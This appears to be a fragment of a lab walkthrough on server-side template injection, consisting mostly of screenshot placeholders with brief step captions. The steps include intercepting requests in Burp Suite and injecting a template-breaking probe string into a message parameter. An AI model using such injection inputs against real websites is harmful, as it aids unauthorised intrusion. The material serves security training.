





Step 3 : Open the image and scroll down to preview




Step 4 : Edit the preview with ${CrackTheHack} and observer the output



Step 5 : Edit the above preview




Step 6 : Lab solved




Lab 2 : Server-side template injection in an unknown language with a documented exploit


Step 1 : Open the lab in the browser




Step 2 : Edit the url to /message and observer




Step 3 : In burp suite ON the interpect




Step 4 : Edit the request and write message= ${{<%[%"'}}%\ and forward it to see the output




Step 5 : In the decoder , encode the code into the url and paste it in the message=






Step 6 : Lab solved




Lab 3 : Server-side template Injection in a sandbox environment


Step 1 : Open the lab in the broswer

